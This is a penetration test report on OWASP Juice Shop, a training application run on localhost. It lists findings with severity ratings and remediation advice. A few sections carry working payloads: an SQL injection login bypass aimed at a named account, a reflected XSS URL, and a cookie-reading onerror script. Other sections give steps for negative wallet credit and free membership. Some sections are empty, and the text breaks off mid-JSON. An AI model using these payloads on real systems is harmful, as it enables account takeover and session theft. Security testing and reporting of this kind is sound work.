



Juice Shop Report

Document Information

Description	A web application penetration test report for OWASP juice shop
Recipient	Juice Shop Administrators
Associated Documents	

Proof of Change

Version	Status	Modification	By	Date
V0.0.1	Creation of Document	Create the Document	Leo Smith	28/12/2022
V0.0.2	Edits for Juice Shop	Added Juice Shop data	Leo Smith	29/02/2024

Responsibility

Role	Name	Company	Function
Author	Leo Smith	Leo Smith Consulting	Penetration Tester

Table of Content

[Document Information](#)

[Proof of Change](#)

[Responsibility](#)

Table of Content

Executive Summary

Assessment Overview

High-Level Test Outcomes

Most Likely Compromise Scenarios

Implications

Overall Risk Rating

Overall Remediation Advice

Test Scope and Method

Allowed Scope

Methodology Used

Found Vulnerabilities

Technical Explanation

Business Logic

Overview

How to replicate

Remediation

SQL Injection

Overview

How to replicate

Remediation

Information Disclosure

Overview

How to replicate

Remediation

Insecure Direct Object Reference

Overview

How to replicate

Remediation

Insecure direct object reference

Overview

How to replicate

Remediation

Reflected Cross Site Scripting

Overview

How to replicate

Remediation

Business Logic

Overview

[How to replicate](#)

[Remediation](#)

[Information Disclosure](#)

[Overview](#)

[How to replicate](#)

[Remediation](#)

[Insecure Direct Object Reference](#)

[Overview](#)

[How to replicate](#)

[Remediation](#)

[Observable Response Discrepancy](#)

[Overview](#)

[How to replicate](#)

[Remediation](#)

[Cross Site Request Forgery](#)

[Overview](#)

[How to replicate](#)

[Remediation](#)

[Information Disclosure](#)

[Overview](#)

[How to replicate](#)

[Remediation](#)

[Business logic](#)

[Overview](#)

[How to replicate](#)

[Remediation](#)

[Information Disclosure](#)

[Overview](#)

[How to replicate](#)

[Remediation](#)

[HTML Injection through Feedback](#)

[Overview](#)

[How to replicate](#)

[Remediation](#)

[Cookies Missing HTTP Only Flags](#)

[Overview](#)

[How to replicate](#)

[Remediation](#)

Executive Summary

Assessment Overview

The Leo Smith Consulting Penetration testing team evaluated the security posture of the Juice Shop Web Application through a Penetration Test which allowed to show the different flaws in configuration and implementation of the Juice Shop Web service. A penetration test emulates an external threat actor which is trying to compromise different *External* Systems through the exploitation of multiple vulnerable configuration in the provided service. In this current Web Application Penetration Test the objective was to analyze the external security posture of the web application Juice Shop and discover possible vulnerabilities on the Juice Shop to gain Administrative access on the application and extract sensitive client information and transactions.

High-Level Test Outcomes

The team uncovered multiple vulnerabilities inside of the web application. The penetration testing team identified critical vulnerabilities that demand immediate attention. The most severe vulnerabilities include Business Logic and Authentication Bypass, both of which pose significant risks to the system's integrity and security. Following these critical issues, the team found several high-risk vulnerabilities, including robots.txt revealing hidden folders, Insecure Direct Object Reference, the ability to recycle signups as other users, reflected XSS, Business Logic (repeated), Password leak, and Regular User capability to delete feedback on the admin panel. These high-risk vulnerabilities should be promptly addressed to mitigate potential exploits. Additionally, medium-level vulnerabilities such as User Name Enumeration and CSRF were identified, requiring attention to prevent security breaches. The team also observed low-risk issues, such as Information Disclosure, Bully chat bot, Front-End showing routes, and HTML Injection through Feedback. While these are less critical, addressing them enhances overall system security. Lastly, two informational vulnerabilities were noted: Cookies Missing HTTP Only flags and HTML Injection through Feedback, providing insights for improved security measures.


Most Likely Compromise Scenarios

If a client of Juice Shop has malicious intent he would be able with little effort to take control over the administrator account delete users get free items and make Juice Shop debit money to a bank account controlled by the attacker which would lead to financial impact through the different vulnerabilities found on the Juice Shop website. It would also be possible for malicious users to gain access to premium membership without paying which would lead to more financial losses to the Juice Shop Organization.

Implications

Based on the above testing activities the average risk level across the board is Critical. The website has a very small security posture and is currently vulnerable to Critical financial impact if compromised. The confidentiality and integrity of the web application is low and could lead to fines through GDPR regulations and should be addressed as soon as possible.

Overall Risk Rating



Overall Remediation Advice

The security posture should be improved by fixing the vulnerabilities mentioned in this report and through the implementation of a Web Application Firewall like cloudflare for example.

Test Scope and Method

Allowed Scope

The allowed scope for this engagement was the following:

- OWASP Juice Shop: <http://localhost/>

The testing team was not provided accounts for testing

Methodology Used

Starting on the Saturday 24 of February 2023 the Penetration testing team engaged on a penetration test of the Juice Shop Service. All of the testing was performed with the following methodology:

1. Discovery
2. Scanning
3. Fingerprinting
4. Exploitation
5. Reporting

Along this report the team has provided screenshots and important files used during the assessment.

Found Vulnerabilities

Vulnerability	Severity
Business Logic	Critical
SQL Injection	Critical
Information Disclosure	High
Insecure Direct Object Reference	High
Insecure direct object reference	High
Reflected Cross Site Scripting	High
Business Logic	High
Information Disclosure	High

Insecure Direct Object Reference	High
Observable Response Discrepancy	Medium
Cross Site Request Forgery	Medium
Information Disclosure	Low
Business Logic	Low
Information Disclosure	Low
Cross Site Scripting	Informational
Cookies Missing HTTP Only Flags	Informational

Technical Explanation


Business Logic

Overview

Vulnerability	Business Logic
Description	Weaknesses in this category identify some of the underlying problems that commonly allow attackers to manipulate the business logic of an application. Errors in business logic can be devastating to an entire application. They can be difficult to find automatically, since they typically involve legitimate use of the application's functionality. However, many business logic errors can exhibit patterns that are similar to well-understood implementation and design weaknesses.
CVE/CEW	CWE-840
Rating	Critical
CVSS Rating	CVSS:3.0/AV:N/AC:L/PR:L/UI:N/S:U/C:H/I:L/A:N
Endpoint	/rest/wallet/balance

How to replicate

It is possible to add infinite negative money through the wallet balance endpoint



Remediation

only allow to add positive numbers through an `if` statement presented underneath:

```
if (balance > 0)
```

This would also be fixed if a 3rd party payment system was used like stripe.

Stripe | Financial Infrastructure for the Internet


Stripe powers online and in-person payment processing and financial solutions for businesses of all sizes. Accept payments, send payouts, and automate financial processes with a suite of

<https://stripe.com/en-at>




SQL Injection

Overview



You can also take this exploit to take over specific accounts like so:

```
emma@juice-sh.op' AND '1'='1' -- --
```



Remediation

To mitigate the SQL injection vulnerability, several steps can be taken. First, employ parameterized queries or prepared statements instead of directly concatenating user inputs into SQL queries. This ensures that user-supplied data is treated as data rather than executable code. Additionally, implement input validation and sanitization

routines to filter out potentially malicious characters and patterns from user inputs. This can help to block SQL injection payloads before they reach the database. Furthermore, enforce the principle of least privilege by ensuring that database users have only the necessary permissions required for their intended tasks, reducing the potential impact of successful SQL injection attacks. Regularly update database software and libraries to patch any known vulnerabilities that could be exploited by attackers. Lastly, conduct regular security audits and penetration tests to identify and remediate any SQL injection vulnerabilities that may exist within the application. By following these measures, the risk of SQL injection attacks can be significantly reduced.


Information Disclosure

Overview


Vulnerability	Information Disclosure
Description	The product exposes sensitive information to an actor that is not explicitly authorized to have access to that information.
CVE/CEW	CWE-220
Rating	High
CVSS Rating	CVSS:3.0/AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:N/A:N
Endpoint	/robots.txt

How to replicate

Navigate to <http://localhost/robots.txt> you will then find a link to the ftp public access folder of the website:



```
← → ↻ ⓘ http://localhost/robots.txt
User-agent: *
Disallow: /ftp
```




Remediation

Disallow the access to the ftp folder through `.htaccess` or other methods.

Deny access to one specific folder in `.htaccess`

I'm trying to deny users from accessing the site/includes folder by manipulating the URL.

 <https://stackoverflow.com/questions/19118482/deny-access-to-one-specific-folder-in-htaccess>




Insecure Direct Object Reference

Overview


Vulnerability	Insecure Direct Object Reference
Description	The system's authorization functionality does not prevent one user from gaining access to another user's data or record by modifying the key value identifying the data.
CVE/CEW	CWE-639
Rating	High
CVSS Rating	CVSS:3.0/AV:N/AC:L/PR:L/UI:N/S:U/C:H/I:N/A:N
Endpoint	/rest/basket/{id}

How to replicate

The view basket endpoint is vulnerable to insecure direct object reference it is possible to view other accounts baskets through manipulation of the ID that is in the url, a request of me viewing my basket:



my basket is set as id 6 if I change the id to an other number 1 for example I can view a different user basket



With this we can also get the UserID of the account we are viewing the basket from.

Remediation

To remediate the Insecure Direct Object Reference (IDOR) vulnerability, several key measures can be implemented. First, establish robust authentication and authorization mechanisms to ensure that users can only access their own basket data. Next, replace direct object identifiers in URLs with indirect references to prevent manipulation by unauthorized users. Validate user permissions before allowing access to sensitive resources, ensuring that only authorized users can view and modify their own baskets. Enforce Role-Based Access Control (RBAC) to restrict users to actions and resources appropriate for their roles. Apply contextual access controls based on user context to add an extra layer of security. Log access attempts to sensitive resources for monitoring and detecting potential malicious activities. Regularly conduct security assessments, including penetration testing and code reviews, to identify and remediate vulnerabilities. Educate developers and users on secure coding practices and the importance of data protection. Keep software dependencies up to date to mitigate known vulnerabilities. Consider implementing a bug bounty program to encourage responsible disclosure of vulnerabilities. By implementing these measures, the IDOR vulnerability can be effectively mitigated, enhancing overall application security.

Authorization - OWASP Cheat Sheet Series

Website with the collection of all the cheat sheets of the project.

https://cheatsheetseries.owasp.org/cheatsheets/Authorization_Cheat_Sheet.html

Insecure direct object reference

Overview

Vulnerability	Insecure direct object reference
Description	The system's authorization functionality does not prevent one user from gaining access to another user's data or record by modifying the key value identifying the data.
CVE/CEW	CWE-639
Rating	High
CVSS Rating	CVSS:3.0/AV:N/AC:L/PR:L/UI:N/S:U/C:L/I:L/A:N
Endpoint	api/Recycles/

check the registration to the recycle through the session and not imputed user value to avoid a user being able to change and Identifier to then control the account of an other user.

Authorization - OWASP Cheat Sheet Series

Website with the collection of all the cheat sheets of the project.

https://cheatsheetseries.owasp.org/cheatsheets/Authorization_Cheat_Sheet.html

Reflected Cross Site Scripting

Overview



Vulnerability	Cross Site Scripting
Description	Cross-Site Scripting (XSS) attacks are a type of injection, in which malicious scripts are injected into otherwise benign and trusted websites. XSS attacks occur when an attacker uses a web application to send malicious code, generally in the form of a browser side script, to a different end user. Flaws that allow these attacks to succeed are quite widespread and occur anywhere a web application uses input from a user within the output it generates without validating or encoding it.
CVE/CEW	CWE-79
Rating	High
CVSS Rating	CVSS:3.0/AV:N/AC:L/PR:N/UI:N/S:U/C:L/I:L/A:N
Endpoint	/search

How to replicate

There is a reflected xss present in the search functionality

```
http://localhost/#/search?q=yq58calg%3C%2Fspan%3E%3Ch1%3Ehy%3C%2Fh1%3E%3Cspan%3E
```

```
<span_ngcontent-bqe-c47 id="searchValue">
  "yq58calg"
  <h1>hy</h1> == $0
  <span></span>
</span>
```



```
yq58calg</span><img src=x onerror='alert(document.cookie)' /><spa
```

Remediation

Implement proper input validation and output encoding mechanisms. Validate and sanitize user inputs to ensure that they do not contain malicious scripts or payloads. Additionally, use AngularJS's built-in features such as the Sanitize module to sanitize user-generated content before rendering it in the browser. This prevents injected scripts from being executed and mitigates the risk of XSS attacks. Regularly update AngularJS and other dependencies to patch any known vulnerabilities. Lastly, educate developers on secure coding practices to prevent similar vulnerabilities in the future. By incorporating these measures, the application can be safeguarded against XSS exploits, ensuring the security of user data and the integrity of the system.

- OWASP XSS Prevention Cheat Sheet
- Mozilla Web Security Guidelines - Cross-Site Scripting (XSS)
- Google Web Fundamentals - Cross-Site Scripting (XSS)


Business Logic

Overview

Vulnerability	Business Logic
Description	Weaknesses in this category identify some of the underlying problems that commonly allow attackers to manipulate the business logic of an application. Errors in business logic can be devastating to an entire application. They can be difficult to find automatically, since they typically involve legitimate use of the application's functionality. However, many business logic errors can exhibit patterns that are similar to well-understood implementation and design weaknesses.
CVE/CEW	CWE-840
Rating	High
CVSS Rating	CVSS:3.0/AV:N/AC:L/PR:N/UI:N/S:U/C:N/I:H/A:N
Endpoint	rest/deluxe-membership

How to replicate

it is possible to register for membership + for free by setting the payment method to `null` like so:



Remediation

To mitigate the specific vulnerability identified in the website, where users can register for a premium subscription with a null payment type and be automatically subscribed, several targeted actions are necessary. The development team should enhance input validation and server-side validation to ensure only valid payment types are accepted, while also implementing a mandatory confirmation step before finalizing subscriptions. Robust error handling mechanisms should be in place to detect and address null payment type submissions promptly. Regular auditing and monitoring of subscription transactions, along with transparent user notification about accepted payment types, are crucial. Additionally, rigorous security testing and compliance with relevant regulations such as PCI DSS are essential for comprehensive mitigation. By diligently implementing these measures, the vulnerability can be effectively addressed, ensuring the security of the subscription process and preventing unauthorized access to premium services without valid payment.

Authorization - OWASP Cheat Sheet Series

Website with the collection of all the cheat sheets of the project.

[🔗 https://cheatsheetseries.owasp.org/cheatsheets/Authorization_Cheat_Sheet.html](https://cheatsheetseries.owasp.org/cheatsheets/Authorization_Cheat_Sheet.html)

Information Disclosure

Overview

Vulnerability	Information Disclosure
Description	The product exposes sensitive information to an actor that is not explicitly authorized to have access to that information.
CVE/CEW	CWE-200
Rating	High
CVSS Rating	CVSS:3.0/AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:N/A:N
Endpoint	/rest/memories

How to replicate

on the request to the view memories password hashes are disclosed:

```
{
  "UserId":18,
  "id":5,
  "caption":"I love going hiking here...",
  "imagePath":"assets/public/images/uploads/favorite-hiking-place.png",
  "createdAt":"2024-02-26T21:31:19.120Z",
  "updatedAt":"2024-02-26T21:31:19.120Z",
  "User":{
    "id":18,
    "username":"j@hNny",
    "email":"john@juice-sh.op",
    "password":"00479e957b6b42c459ee5746478e4d45",
    "role":"customer",
    "deluxeToken":"",
